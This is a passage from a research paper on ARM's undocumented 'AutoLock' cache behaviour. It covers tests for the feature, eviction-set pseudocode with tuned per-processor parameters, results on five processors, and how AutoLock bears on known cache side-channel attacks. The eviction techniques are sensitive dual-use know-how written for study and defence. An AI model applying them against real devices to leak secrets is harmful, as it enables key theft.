If an inclusive LLC with `AutoLock` is targeted in a cache attack, the adversary is not able to evict a target's data or instructions from the LLC, as long as they are contained in the target's core-private cache. In theory, the adversary can only succeed, if the scenario is reduced to a same-core attack. Then, it is possible once again to directly evict data and instructions from core-private caches. Note that the same attack limitation is encountered on systems with non-inclusive last-level caches, because cache lines are allowed to reside in higher levels without being stored in lower levels. In both cases, `AutoLock` and non-inclusive LLC, the attacks do not work cross-core because the attacking core cannot influence the target core's private cache. Note that it is possible, and indeed common on ARM processors, that there are separate L1 caches for instructions and data and that the LLC is inclusive with respect to one of them, but non-inclusive with respect to the other. In Section 7, we discuss possible strategies to circumvent `AutoLock` and re-enable cross-core cache attacks. Because of said similarities, those strategies also facilitate cross-core attacks on non-inclusive LLCs.

Distinct from `Automatic Lockdown`, there exists *programmable lockdown* in some ARM processors. Regardless of inclusiveness, it allows the user to explicitly lock and unlock cache lines by writing to registers of the cache controller. This has the same effect as `AutoLock`, i.e., the locked cache line will not be evicted until it is unlocked. In contrast, however, programmable lockdown must be actively requested by a (privileged) user. Of the four Cortex-A processors we study in this paper, the technical reference manuals do not mention programmable lockdown for any of them [5, 6, 8, 9]. `AutoLock`, however, is found in all of them.

3 How to Test for `AutoLock`

`AutoLock` is neither mentioned in ARM's architecture reference manuals [7, 10] nor in the technical reference manuals of the Cortex-A cores considered in this work [5, 6, 8, 9]. To the best of our knowledge, it is not publicly documented other than in patent form [50]. Based on official information, it is therefore impossible to determine which Cortex-A or thereto compliant processor cores implement `AutoLock`, let alone whether an actual system-on-chip features it. The presence of `AutoLock`, however, is crucial to assess the risk of cache attacks, in particular those that rely on cross-core evictions in the LLC. We therefore propose the following test methodology to determine the existence of `AutoLock`. On any device under test, two processes are spawned on distinct cores of the processor implementing an inclusive last-level cache. The first process allocates a cache line in the private cache level of the core it is running on. This allocation is done with a simple memory access. The inclusiveness property ensures that a copy of the cache line must also be allocated in the last-level cache. The second process then tries to evict the line from the LLC by filling the corresponding cache set with dummy data. If the cache line remains in the LLC and core-private cache after the cross-core eviction, the test concludes that `AutoLock` is implemented. If the line is removed from both, the test concludes that `AutoLock` is not present.

Test Requirements and Intricacies. The proposed test strategy requires that the eviction itself works reliably, because otherwise `AutoLock` cannot be distinguished from a failed eviction and false positives are the consequence. We ensure a working eviction by verifying it in the same-core scenario before executing the `AutoLock` tests. Another requirement is that the LLC is inclusive, because `AutoLock` is defined only in the context of inclusive cache levels [50]. If the inclusiveness property is not documented for a processor, it must be determined experimentally. For these inclusiveness tests we recommend to refrain from using cross-core evictions, as `AutoLock` might interfere, which leads to wrong conclusions. Instead, hardware debugger or cache maintenance operations should be used to confidently determine whether caches are inclusive or not. If neither of those are available, cross-core evictions still allow to draw a conclusion, but only for a certain outcome. Assume the same scenario as in the `AutoLock` tests. The first process allocates memory on a cache line in its private cache level. The second process then fills the corresponding LLC set, after which the first process tries to re-access its memory. If the access is fulfilled from RAM, then it can be concluded that the LLC is inclusive and that `AutoLock` is not present. If the access is fulfilled from either private or last-level cache, no conclusion can be drawn, because either the LLC is not inclusive or `AutoLock` interfered. Once the inclusiveness property of the LLC is ensured, `AutoLock` can be tested as described in the following sections.

3.1 Cache Eviction

In order to evict a cache line from the LLC, we implement the method described by Gruss et al. [22] and Lipp et al. [37]. Assume that an address T is stored on line L in cache set S. In order to evict L from S, one has to access a number of addresses distinct from T that all map to S. These memory accesses fill up S and eventually remove L from the set. The addresses that are accessed in this process are said to be *set-congruent* to T. They are

collected in the eviction set C. Whenever C is accessed, T is forced out of the set S. The sequence of accesses to addresses in C is referred to as the *eviction strategy*. The strategy proposed by Gruss et al. [22] is shown in Algorithm 1.

Algorithm 1: Sliding window eviction of the form `N-A-D` [22, 37].

Input:
C ... list of set-congruent addresses

```
1 for i = 0..N-1 do                    /* # of windows */
2     for j = 0..A-1 do                /* # reps/window */
3         for k = 0..D-1 do            /* # addrs/window */
4             access(C[i+k]);
5         end
6     end
7 end
```

The idea is to always access a subset of the addresses in C for a number of repetitions, then replace one address in the subset with a new one, and repeat. This essentially yields a window that slides over all available set-congruent addresses. We therefore refer to this method as *sliding window eviction*. In the algorithm, N denotes the total number of generated windows, A defines the repetitions per window, and D denotes the number of addresses per window. The required size of C is given by the sum of N and D. The final eviction strategy is then written as the triple `N-A-D`. The strategy `23-4-2`, for example, comprises 23 total windows, each iterated 4 consecutive times and containing 2 addresses. Lipp et al. [37] demonstrate that sliding window eviction can successfully be applied to ARM processors.

The parameters `N-A-D` must be determined once for each processor. This is done by creating a list of set-congruent addresses C and exhaustively iterating over multiple choices of N, A, and D. By continuously checking the success of the eviction, the strategy with the least number of memory accesses that still provides reliable eviction can be determined. Generating the list of set-congruent addresses C requires access to physical address information. This is because the last-level caches on our test devices use bits of the physical address as the index to the cache sets. If the parameter search for N, A, and D is done in a bare-metal setting, physical address information is directly available. Operating systems typically employ virtual addresses that must be translated to physical ones. Applications on Linux, for instance, can consult the file `/proc/[pid]/pagemap` to translate virtual addresses [37]. Although accessing the pagemap is efficient, access to it can be limited to privileged code or deactivated permanently. Alternatively, huge pages reveal sufficient bits of the physical address to derive the corresponding cache set [27]. To find addresses set-congruent to T, new memory is allocated and the containing addresses are compared to T. If the least significant address bits match while the most significant bits differ, the address will map to T's cache set but will be placed on a different line within the set. If access to physical address information is entirely prohibited, timing measurements can still be used to find set-congruent addresses [41].

Once C is filled with addresses, they are accessed according to Algorithm 1. If a processor core implements separated data and instruction caches, the manner in which a set-congruent address ought to be accessed differs. Data addresses can be accessed by loading their content to a register with the `LDR` assembly instruction. Instruction addresses can be accessed by executing a *branch* instruction that jumps to it. When determining `N-A-D` on devices that might implement `AutoLock`, all memory accesses to T and all evictions of it must be performed on a single core. This ensures that `AutoLock` is not interfering with the parameter search. Once the eviction with a triple `N-A-D` works reliably in the same-core setting, the `AutoLock` tests can be commenced.

3.2 `AutoLock` Tests

In the subsequent sections we propose three tests that have been designed to prove or disprove the existence of `AutoLock`. All of them follow the general methodology of determining the success of a cross-core eviction strategy that is known to succeed in the same-core scenario. For simplicity, all tests are explained in a dual-core setting. For a system with more processor cores, each test can either be repeated multiple times or extended in order to determine the presence of `AutoLock` simultaneously on all but one core. In the dual-core setting, core 0 is accessing the target address T and core 1 is trying to evict it by using the eviction set C and the processor specific eviction parameters `N-A-D`. Table 1 contains the parameters for the processors considered in this work. For all tests, both T and C are listed as inputs required for eviction, while the triple `N-A-D` is assumed to be correctly set according to Table 1. As currently nothing indicates

Table 1: List of ARM and ARM-compliant processors under test, including the number of inclusive L1 and L2 ways, as well as the eviction strategy parameters `N-A-D`.

Processor	L1 Ways	L2 Ways	N-A-D
Cortex-A7	2 (Instr.)	8	23-4-2
Cortex-A15	2 (Data)	16	36-6-2
Cortex-A53	2 (Instr.)	16	25-2-6
Cortex-A57	2 (Data)	16	30-4-6
Krait 450[1]	4 (Data)	8	50-1-1

that `AutoLock` can be en- or disabled from software, its presence on a processor has to be determined only once.

3.2.1 Hardware Debugger

The first method to test for `AutoLock` is through the usage of a hardware debugger. It allows to halt a processor at will and directly monitor the cache content. A breakpoint is inserted after the eviction of T and the contents of the caches are analyzed. Through this visual inspection, it is possible to determine with very high confidence whether or not T remains in the cache after the eviction strategy is run. Given an inclusive LLC, it is sufficient to confirm that T either remains in L1 or in L2 to prove that `AutoLock` is present. Algorithm 2 outlines this test.

Algorithm 2: Hardware Debugger Test

Input:
T ... target address
C ... corresponding eviction set

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Halt processor and inspect caches.
4. **if** T *in L1 of Core* 0 *or L2* **then** `AutoLock` is present
5. **else** `AutoLock` is not present

The hardware debugger test requires a debugging unit, a target platform that supports it, and physical access to the target device. In our experiments, we use the DSTREAM debugging unit [11] in combination with the ARM DS-5 development studio. Of course, the test can also be run with other debugging hardware.

3.2.2 Performance Monitoring Unit (PMU)

The second test utilizes the performance monitoring unit, which can count the occurrence of microarchitectural events in a processor. The PMU of ARMv7- and ARMv8-compliant processors can be configured to count the number of accesses (hit or miss) to the last-level cache. The corresponding event is defined under the ID `0x16` in the architectural reference manuals [7, 10]. The difference of the access counts before and after reloading the target address T indicates whether the reload fetched the address from the L1 or the L2 cache. A fetch from L1 indicates that the eviction strategy failed and suggests that `AutoLock` is implemented. If the eviction strategy is successful, the target address has to be fetched from external memory. Before querying the slow external memory, the L2 cache is accessed and checked for the target address. This access is counted and indicates that `AutoLock` is not implemented. To determine this extra access to the L2, a reference value R must be obtained before the test. This is done by reading the L2 access counter for a reload with no previous run of the eviction strategy, which guarantees a fetch from core-private cache. The PMU test can the be conducted as outlined in Algorithm 3.

Algorithm 3: PMU Test

Input:
T ... target address
C ... corresponding eviction set
R ... L2 access reference count

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Save PMU count of L2 accesses.
4. Core 0 reloads T.
5. Save PMU count again and calculate difference d.
6. **if** $d \approx R$ **then** `AutoLock` is present
7. **else** `AutoLock` is not present

This test requires access to the PMU, which on ARM is typically limited to privileged code, unless otherwise configured. Some operating systems, however, allow userspace applications to access hardware performance events. On Linux, for instance, the `perf` subsystem of the kernel provides this access via the `perf_event_open` system call [36]. In general, the PMU test can be used when the target processor is not supported by a hardware debugger, or if physical access to the device is not given. Since PMU event counts can be affected by system activity unrelated to the `AutoLock` test, it is recommended to repeat the experiment multiple times. The best results can be obtained in a bare-metal setting, where the test code is executed without a full-scale operating system.

3.2.3 Cache-timing Measurements

The third experiment uses timing measurements to infer from where in the memory hierarchy the target address T is reloaded after the supposed eviction. If external memory access times are known, the reload time of T can indicate whether `AutoLock` is implemented or not. This test approach is outlined in Algorithm 4.

Algorithm 4: Cache-timing Test

Input:
T ... target address
C ... corresponding eviction set
M ... external memory access time

1. Core 0 brings T to L1 and L2.
2. Core 1 runs eviction strategy using C.
3. Core 0 reloads T and measures reload time t.
4. **if** $t < M$ **then** `AutoLock` is present
5. **else** `AutoLock` is not present

If after the eviction strategy the reload time is smaller than what is expected for an external memory access, the target address is likely fetched from cache, thus indicating `AutoLock`. If the reload time is equal to an external memory access, the eviction strategy was successful and `AutoLock` is likely not present.

This test has no further requirements other than running code on the system from userspace and having access to a sufficiently accurate timing source. Commonly used timing sources include hardware based time-stamp counters (`PMCCNTR` for ARM), the `perf` subsystem of Linux [36], the POSIX `clock_gettime()` function [45], and a custom thread based timer. If available, a hardware based time-stamp counter is preferred due to its high precision. Further discussions about timing sources can be found in the work by Lipp et al. [37] and Zhang et al. [56]. Similar to PMU event counts, timing measurements can significantly be affected by noise. It is therefore advisable to repeat the proposed test multiple times to get a robust conclusion about whether address T is fetched from cache or external memory. Due to the versatility of this test, we recommend its use in situations where either adequate debugging equipment is not available or the abilities to conduct the other, more robust experiments are not given (e.g., when root access on a device cannot be gained due to vendor restrictions).

4 Finding `AutoLock` in Existing SoCs

In this work, we evaluate the presence of `AutoLock` on four test devices and their corresponding system-on-chips. They are illustrated in Table 2. The Samsung Exynos 5422 and the ARM Juno r0 SoCs feature two processors with multiple cores each. They are so-called ARM big.LITTLE platforms, on which a powerful processor is paired with an energy efficient one. Together with the Samsung Exynos 5250, these SoCs are part of dedicated development boards or single-board computers. In contrast, the Qualcomm Snapdragon 805 is part of an off-the-shelf mobile phone. In total, the four test devices comprise five different processors: the ARM Cortex-A7, A15, A53, A57, and the Qualcomm Krait 450. Table 1 provides details about their cache hierarchies. It shows the number of ways in L1 and L2 caches, and the eviction strategy parameters for all of them. The illustrated processors implement separate L1 instruction and data caches. The number of L1 ways is given only for the side which the L2 cache is inclusive to. The LLCs on the Cortex-A7 and A53 are inclusive to the L1 instruction caches, while the LLCs on the Cortex-A15, A57, and the Krait 450 are inclusive to the L1 data caches. The inclusiveness properties of the A15 and A57 are explicitly stated in their respective reference manuals [5, 8] (Section *Level 2 Memory System*). The A7 and A53 manuals imply inclusiveness on the instruction side, but do not explicitly state it [6, 9] (e.g. in Section *Optional integrated L2 cache*). For the A53, however, the lead architect confirmed it in an interview [47]. Public documentation of the Krait 450 is scarce and information about cache inclusiveness could only be obtained for earlier Krait generations [34]. We therefore infer its inclusiveness from successful cross-core eviction experiments that at the same time disprove the existence of `AutoLock`.

Table 2: Platforms used for the evaluation of `AutoLock`. For each device, the corresponding SoC and processor cores are given.

Device	System-on-Chip	Core(s)
Arndale	Samsung Exynos 5250	2x Cortex-A15
ODROID XU4	Samsung Exynos 5422	4x Cortex-A7 4x Cortex-A15
ARM Juno	ARM Juno r0	4x Cortex-A53 2x Cortex-A57
Nexus 6	Qualcomm Snapdragon 805	4x Krait 450

The tests on the Cortex-A processors are initially done in a bare-metal setting. The lack of an operating system eliminates interfering cache activity from system processes and significantly reduces noise. The experiments are then repeated on Linux for verification. On the Krait 450, the experiments are conducted on Linux only. For each processor, we verify that the eviction parameters listed in Table 1 can successfully evict cache lines in a same-core setting. More precisely, we verify successful eviction when evicting data cache lines using data addresses, and when evicting instruction cache lines using instruction addresses. We then test for `AutoLock` in the cross-core case with the experiments proposed in the previous section.

4.1 Test Results

The subsequent sections present the results for all test methodologies described in Section 3. Along with the conclusions about the presence of `AutoLock` on the test devices, details about the practical execution of the experiments are discussed.

4.1.1 Hardware Debugger

The SoCs on the ARM Juno and the Arndale development boards are the only ones among the test devices that are supported by DSTREAM[2]. It is therefore possible to visually inspect the L1 caches of the Cortex-A15, A53, and A57 processors, and the L2 caches of the A15 and A57. A hardware limitation of the Cortex-A53 in the ARM Juno r0 SoC prevents the visual inspection of its L2 cache. To still test for `AutoLock` on the A53, we




Figure 2: Memory access times with and without cross-core eviction on the Krait 450 processor. A threshold of 700 clock cycles clearly separates the two timing distributions, which indicates that `AutoLock` is not present.




Figure 3: Memory access times with and without cross-core eviction on the ARM Cortex-A57 processor. The two timing distributions clearly overlap, which indicates that `AutoLock` inhibits the eviction.

leverage the inclusiveness property to surmise L2 contents. According to Algorithm 2, `AutoLock` can still be concluded, if the target address is contained in the core-private cache of core 0. This is derived from the inclusiveness property of the L2 cache.

To conduct the tests, we connect each supported board, in turn, to the DSTREAM and use breakpoints to temporarily halt program execution after the eviction algorithm is run. When halted, we use the Cache View of the DS-5 development studio to visually determine if the target cache line is present in the respective caches. For the A53, we infer the contents of the L2 based on the inclusive L1. We ran the experiments several times on the A15, A53, and A57 processors. All trials indicate each processor's inclusive cache implements `AutoLock`.

4.1.2 Performance Monitoring Unit (PMU)

To verify to results of the Cortex-A53, we conduct the experiment described in Algorithm 3 with it. The PMU is configured to count accesses to the L2 cache. We then execute a target instruction on core 0 and run a `25-2-6` eviction strategy on core 1. Before and after reloading the target instruction, we insert 10 `NOP` instructions. This reduces the effects of pipelining, as the A53 has an 8-stage pipeline. To ensure we only measure exactly the reload of the target instruction, we execute a `DSB` and `ISB` instruction before each set of `NOP`s. These instructions function as *memory barriers*, guaranteeing that memory access instructions will execute sequentially. This is necessary because the ARM architecture allows memory accesses to be reordered to optimize performance.

As a result, we observe that reloading the target instruction after executing the eviction algorithm causes no additional L2 access. This indicates that the eviction failed and the reload was served from L1. If the eviction had succeeded, the event counter would have been incremented by the L2 cache miss. We ran the experiment multiple times and observed consistent results in each trial. This confirms the presence of `AutoLock` on the Cortex-A53.

4.1.3 Cache-timing Measurements

To determine the presence of `AutoLock` on the Cortex-A7 and the Krait 450, we execute the cache-timing experiment described in Algorithm 4. In addition, timing measurements are used to verify the results obtained for the Cortex-A15, A53, and A57. In all experiments, the `perf` subsystem of the Linux kernel, accessible from userspace, is used to measure access times with a hardware based clock cycle counter. This was taken from Lipp et al. [37][3].

Figure 2 shows the timing data collected with two separate executions of Algorithm 4 on the Krait 450. The first execution performed the eviction step as defined in the algorithm. The timings measured during the reload phase are shown in red. The second execution skipped the eviction step. These timings are shown in blue, for comparison. When the eviction step is skipped, the target address remains in the cache, and thus the access time is significantly lower, as pictured. This indicates that the Krait 450 does not implement `AutoLock`.

The same timing measurements are performed on the Cortex-A57. The results are shown in Figure 3. Since the timings for each execution virtually overlap in the

graph, it is clear that the target address is never evicted. This confirms the results for the A57 derived with the hardware debugger, i.e., that it implements AutoLock. For both the Krait 450 and the A57, we performed 50,000 measurements to ensure that clear trends can be seen.

Corresponding experiments on the Cortex-A7 indicate that its instruction cache side implements AutoLock. The measurements on the Cortex-A15 and A53 processors confirm the previous results and indicate once more that they implement AutoLock.

4.2 Discussion of the Test Results

The summary of the test results is shown in Table 3. All ARM Cortex-A processors on our test devices exhibit AutoLock in their inclusive last-level caches, whereas no evidence of AutoLock can be found on the Qualcomm Krait 450. The practical impact of AutoLock is that cache lines in the LLC are transparently locked during runtime. On a multi-core system, this can be triggered simultaneously in multiple cores. For each core, AutoLock essentially reduces the number of lines per LLC set that are available to store new data and instructions. Depending on the associativity of the core-private cache levels the LLC is inclusive to, a significant fraction of cache lines can be locked in an LLC set. Referring to Table 1, it can be seen that the Cortex-A7 features 2-way L1 instruction caches and an inclusive 8-way L2 cache. This means that on a quad-core A7 it is possible to lock all ways of an L2 cache set with instructions held in the core-private caches. Requests to store lines from L1 data caches in such a set subsequently fail, but do not violate inclusiveness, as the L2 is non-inclusive to L1 data caches. On the other Cortex-A processors, L2 cache sets cannot fully be locked. In quad-core Cortex-A15, A53, and A57 processors, up to 8 ways can be locked in an L2 set at once. As the Krait 450 does not implement AutoLock, the number of ways in the L2 does not need to match the sum of ways in the L1 caches. Hence, the L1 data caches contain 4 ways while the L2 contains 8.

5 Related Work

The field of cache attacks finds its origins in the early anticipation of varying memory access times compromising the security of cryptographic software [32, 35]. Ever since, this field has seen significant development in both attack and defense strategies. Tsunoo [48] and Bernstein [13] first introduced practical attacks based on the varying execution time of block ciphers. As the targeted implementations performed key-dependent memory accesses that resulted in key-dependent numbers of cache hits and misses, the execution time contained sufficient information to recover (parts of) the secret key. The works of Tsunoo and Bernstein belong to the group of *time-driven* attacks that exploit the link between overall processing time and cache activity. Similar attacks have subsequently been demonstrated by Bonneau and Mironov [15], Acıiçmez et al. [3], and Bogdanov et al. [14]. An alternative attack vector is introduced in the work of Page [43], where the sequence of cache hits and misses is observed during the execution of the cipher. Knowing how the key is involved in the memory accesses, this sequence (or *trace*) allows to infer bits of the key, which is the basis of so-called *trace-driven* attacks that have been studied further by Acıiçmez and Koç [2], Fournier and Tunstall[19], and Gallais and Kizhvatov [20]. While AutoLock can in theory affect both time- and trace-driven attacks, we consider its practical impact to be limited. First, both attack types typically do not require active and fine-grained manipulation of the cache. Instead, attacks rely on background activity on the target system, limited sizes of cache levels, self-evictions, and the fact that unused data will typically be removed from cache after some time. These building blocks are hardly affected by AutoLock. Second, attacks often employ statistical analyses and thereby implicitly account for erroneous observations. As such, AutoLock will most likely act as an additional source of noise. The situation changes for attacks that exploit individual accesses to the cache. These so-called *access-driven* attacks have proven to be considerable threats in practice and consequently gained significant attention in literature over the past decade. What access-driven attacks have in common is that data or instructions are selectively removed from the cache hierarchy at some point during the attack. While a large number of attack papers have been published, only a few basic attack strategies exist that can be categorized depending on how this removal is implemented.

Table 3: Evaluation results for the ARM and ARM-compliant processors of the test devices.

Processor	System-on-Chip	AutoLock
Cortex-A7	Samsung Exynos 5422	**Present**
Cortex-A15	Samsung Exynos 5250/5422	**Present**
Cortex-A53	ARM Juno r0	**Present**
Cortex-A57	ARM Juno r0	**Present**
Krait 450	Qualcomm Snapdragon 805	Not Present

Flush-based Attacks. The first group of attacks relies on *cache flushing*, i.e., the removal of cache contents with dedicated flush instructions that are part of the processor's instruction set. Gullasch et al. [25] introduced a flush based attack on x86 processors and used it to retrieve an AES key from a core co-resident victim by abusing the flush instruction clflush as well as memory deduplication and the Completely Fair Scheduler of

Linux. Yarom and Falkner [51] extended the work by Gullasch et al. and proposed the `Flush+Reload` attack, with which they recovered RSA keys across processor cores and virtual machines. This work was expanded by Irazoqui et al. [29, 30], who demonstrated the recovery of AES keys and TLS session messages. The `Flush+Reload` technique was concurrently used by Benger et al. [12] to recover ECC secret keys, by Zhang et al. [58] to launch cross-tenant attacks on PaaS clouds, and by Gruss et al. [24] to implement template attacks. Based on the timing variations of `clflush`, Gruss et al. [23] also proposed the `Flush+Flush` attack. We currently believe that none of the flush based attacks are affected by `AutoLock`, because cache maintenance operations such as cache flushing seem to override `AutoLock`.

Eviction-based Attacks. The second group of attacks relies on *cache eviction*, i.e., the removal of cache contents by filling the corresponding parts of the cache with dummy or unrelated content. Osvik et al. [42] introduced two eviction based attacks, called `Evict+Time` and `Prime+Probe`, which both target software implementations of AES. As the underlying attack strategies are more generic, Acıiçmez [1] and Percival [44] utilized `Prime+Probe` to steal an RSA key while Neve and Seifert used it to perform an efficient last round attack on AES [40]. Ristenpart et al. [46] used the same technique to recover keystrokes from co-resident virtual machines (VMs) in the Amazon EC2 cloud. This work was later expanded by Zhang et al. [57], proving the effectiveness of `Prime+Probe` to recover El Gamal keys across VMs. Liu et al. [39] and Irazoqui et al. [27] showed the feasibility of `Prime+Probe` via the last-level cache. Both studies opened a range of scenarios in which cache attacks could be applied. For instance, Oren et al. [41] executed `Prime+Probe` in JavaScript and Inci et al. [26] demonstrated the applicability of the technique in commercial IaaS clouds. As a cross-over to the flush based attacks, Gruss et al. [24] proposed the `Evict+Reload` attack, which removes cache contents through evictions but other than that remains identical to the `Flush+Reload` technique. All of the eviction based attacks are inherently affected by `AutoLock`, if they are executed in a cross-core scenario. While this might not hold for the same-core attacks proposed in early literature, it very much applies to the most recent attacks that pose greater threats in practice.

Cache Internals. Besides the generic structure and behavior of caches, literature has also exploited more implementation specific aspects. Irazoqui et al. [28] demonstrated the applicability of cache attacks across CPUs through the cache coherency protocol, which allows the execution of `Flush+Reload` style attacks by forwarding cache flush and data request messages between two CPU clusters. Yarom et al. [52] showed that cache bank contentions introduce timing variations of accesses to different words on a single cache line. This undermines the general assumption in other work that different words on one cache line have the same timing behavior. Gruss et al. [21] introduced prefetching instructions as a way to load memory into cache without explicitly accessing it. This can be used to circumvent supervisor mode access prevention and address space layout randomization. As the exact impact of `AutoLock` on these attacks is unclear, we leave a more detailed assessment of `AutoLock`'s intricacies in these cases to future work.

Countermeasures. The threat posed by cache attacks has been addressed from both hardware and software side in the form of countermeasures. Hardware based approaches often leverage programmable lockdown, i.e., the ability to actively lock cache lines. Cache contents belonging to sensitive applications are then locked and therefore protected from eviction by other, e.g., malicious applications. In literature, this programmable lockdown is for instance used by Wang and Lee [49] and by Liu et al. [38] to counter cache attacks. Although `AutoLock` also prevents cache lines from being evicted and therefore behaves in a similar way, there are two main differences compared to the proposed countermeasures. First, there is no means of controlling `AutoLock`, as it can neither be configured nor disabled. Second, `AutoLock` only protects lines in the LLC under certain conditions, i.e., if they are kept in core-private cache levels. Once these lines are removed from core-private levels, the protection immediately stops. As such, `AutoLock` cannot provide any guarantee to impede cache attacks. It is rather an additional layer of complexity that an adversary has to overcome during a cache attack. Software based countermeasures often try to separate the cache footprints of applications, such that each application gets a separate portion of the cache, which prevents interferences at the cache level. In literature, this strategy has for instance been applied by Kim et al. [33] and Zhou et al. [59]. Ultimately, applications that handle sensitive data should be designed such that both execution flow and memory accesses are independent of any sensitive input that is processed. As this is not a trivial task, several tools have been proposed that help to detect cache leaks and fix vulnerable code [4, 18, 53]. If applications cannot be fixed, other approaches try to detect and stop cache attacks in real-time, before any harm is caused [55]. For these system- and application-level countermeasures, we do not expect any particular impact from `AutoLock`.

Most of the previous cache attack literature is dedicated to the x86 architecture. Recent works [37, 54, 56] have

Table 4: Utility of known cache attacks in different scenarios on ARM Cortex-A processors with inclusive caches implementing AutoLock. '✓' indicates the attack is unaffected by AutoLock, while '✗' denotes obstruction by AutoLock. Flush+Reload and Flush+Flush are uninhibited by AutoLock but only apply to a limited number of ARMv8-A SoCs and are thus listed as '*'.

Attack	Same-core	Cross-core	Cross-CPU
Evict + Time [42]	✓	✗	✗
Prime + Probe [42]	✓	✗	✗
Flush + Reload [51]	*	*	*
Evict + Reload [24]	✓	✗	✗
Flush + Flush [23]	*	*	*

made several contributions to overcome the challenges of applying known userspace cache attacks from x86 to ARM processors. AutoLock is not recognized or mentioned in any of them. The following section is dedicated to discuss how AutoLock relates to these publications and why it might have stayed undetected.

5.1 AutoLock in Previous Work

Lipp et al. [37] were the first to demonstrate the feasibility of Prime+Probe, Flush+Reload, Evict+Reload, and Flush+Flush attacks on ARM devices. Despite their extensive experiments, the authors did not mention any encounter of a feature similar to AutoLock. We believe this can mainly be explained with their selection of test devices: the OnePlus One, the Alcatel One Touch Pop 2, and the Samsung Galaxy S6. Respectively, these mobile phones feature the Krait 400, the Cortex-A53, and a big.LITTLE configuration of the Cortex-A53 and Cortex-A57. We assume that the Krait 400, like the Krait 450 we experimented on, does not feature AutoLock. The Samsung Galaxy S6 features a full-hierarchy flush instruction that is available from userspace by default. Thus, the authors bypassed AutoLock on this device by flushing cache lines instead of evicting them. In contrast, the Alcatel One Touch Pop 2 features a Cortex-A53 that would potentially be affected by AutoLock according to our results. Yet, Lipp et al. successfully demonstrate a covert channel based on cross-core evictions on this chip. A possible explanation could be that the SoC manufacturers are different. While Lipp et al. experiment on a Qualcomm Snapdragon 410, we perform our tests on an ARM built Juno SoC. This could mean that the existence of AutoLock is yet more fragmented than our results might indicate. If this should be true, testing for AutoLock on a specific device is more important than ever. Another explanation is that the authors relied on evictions caused by background activity or by the measurement program itself (self-evictions).

Zhang et al. [56] implemented a variant of the Flush+Reload attack in a zero-permission Android application. The authors also experimented on processors we expect to feature AutoLock, but they did not mention any encounter with it either. In fact, they used the same processors analyzed in this work, namely, the Cortex-A7, A15, A53, A57, and the Krait 450. Since their work was focused solely on Flush+Reload, one of the two cache attacks unaffected by AutoLock, we assume they never encountered it during their experiments. One of the main contributions of their work was to implement an *instruction-side* Reload in a return-oriented manner, i.e., by executing small blocks of instructions. This contribution stemmed from using the cacheflush syscall in the Flush step, as it only invalidates the instruction side. As a prerequisite for their final target device selection, the authors experimentally determined the inclusiveness property of the last-level caches on all devices. Surprisingly, they concluded that all of the L2 caches in the aforementioned processors are inclusive with respect to the L1 data and instruction caches. This contradicts our experiments, which found the Cortex-A7 and A53 to only be inclusive on the instruction side, and the Cortex-A15 and A57 to only be inclusive on the data side. Further, the official ARM documentation of the Cortex-A7, for example, explains that "*Data is only allocated to the L2 cache when evicted from the L1 memory system, not when first fetched from the system.*" [6]. We understand this to mean that the L2 cache of the Cortex-A7 is *not* inclusive with respect to the L1 data caches. This complies with our observations.

In other previous work, Zhang et al. [54] implemented a Prime+Probe attack in an unprivileged Android application on an ARM Cortex-A8. Since we did not conduct experiments on this processor model, it is unclear whether AutoLock is implemented on it. However, the test system used by Zhang et al. comprised only a single Cortex-A8 processor core. As AutoLock does not affect same-core attacks, the experiments of the authors would not have been affected, even if the Cortex-A8 implemented AutoLock.

6 Implications of AutoLock

Automatic Lockdown prevents the eviction of cache lines from inclusive cache levels, if copies of that line are contained in any of the caches said level is inclusive to. Yet, the ability to evict data and instructions from a target's cache is a key requirement for practical cross-core cache attacks. Table 4 illustrates the impact of AutoLock on state of the art cache attacks implemented on ARM Cortex-A processors. Each row shows one attack technique and the corresponding effect of AutoLock in three different scenarios: same-

Table 5: Selection of recent smartphones from manufacturers with high global market share [16]. For each listed device, the SoC, the contained processing cores, and their assumed exposure to `AutoLock` are given. A '✓' indicates that `AutoLock` is currently expected to be present, while a '-' states unknown exposure.

Smartphone	SoC	Core(s)	`AutoLock` Assumed
Apple iPhone 6	Apple A8	Typhoon	-
Apple iPhone 6s (Plus)	Apple A9	Twister	-
Apple iPhone 7 (Plus)	Apple A10	Hurricane, Zephyr	-
Huawei P9	Kirin 955	A72, A53	- (A72), ✓(A53)
Huawei P10 (Plus)	Kirin 960	A73, A53	- (A73), ✓(A53)
Huawei P10 Lite	Kirin 658	A53	✓
Huawei Y7	Snapdragon 435	A53	✓
LG Harmony	Snapdragon 425	A53	✓
LG V20	Snapdragon 820	Kryo	-
LG G6	Snapdragon 821	Kryo	-
Oppo A77	Mediatek MT6750T	A53	✓
Oppo R9s	Snapdragon 625	A53	✓
Oppo R9s Plus	Snapdragon 653	A72, A53	- (A72), ✓(A53)
Oppo R11 (Plus)	Snapdragon 660	Kryo	-
Samsung Galaxy S6 (Edge)	Exynos 7420	A57, A53	✓(A57), ✓(A53)
Samsung Galaxy S7	Exynos 8890	M1, A53	- (M1), ✓(A53)
Samsung Galaxy S8[b]	Exynos 8895	M2, A53	- (M2), ✓(A53)
Samsung Galaxy S7 Edge[a]	Snapdragon 820	Kryo	-
Samsung Galaxy S8+[b]	Snapdragon 835	Kryo	-
vivo V5	Mediatek MT6750	A53	✓
vivo V5 Plus	Snapdragon 625	A53	✓
vivo Y55s	Snapdragon 425	A53	✓
Xiaomi Mi Max 2	Snapdragon 625	A53	✓
Xiaomi Mi6	Snapdragon 835	Kryo	-
Xiaomi Mi 5c	Surge S1	A53	✓

[a] ... An alternative edition of the S7 Edge features an Exynos 8890.
[b] ... The S8(+) can both feature either an Exynos 8895 or a Snapdragon 835.

core, cross-core, and cross-CPU. A '✓' or '*' signifies that an attack can be mounted, whereas a '✗' indicates that `AutoLock` fundamentally interferes with the attack. Given the nature of `AutoLock`, all same-core attacks remain possible, as the adversary can evict target memory from all core-private cache levels. All attacks based on a full-hierarchy flush instruction are also not affected by `AutoLock`. However, said flush instruction, unlike on x86 processors, is not available on any ARMv7-A compliant processor and must be enabled in control registers on ARMv8-A compliant processors. Access to these control registers is limited to privileged, i.e., kernel or hypervisor code. These flush based attacks, namely `Flush+Reload` and `Flush+Flush`, are therefore denoted with '*'. In contrast to these attacks, all techniques that rely on evicting a cache line, namely `Evict+Time`, `Prime+Probe`, and `Evict+Reload`, are impaired by `AutoLock` in cross-core scenarios.

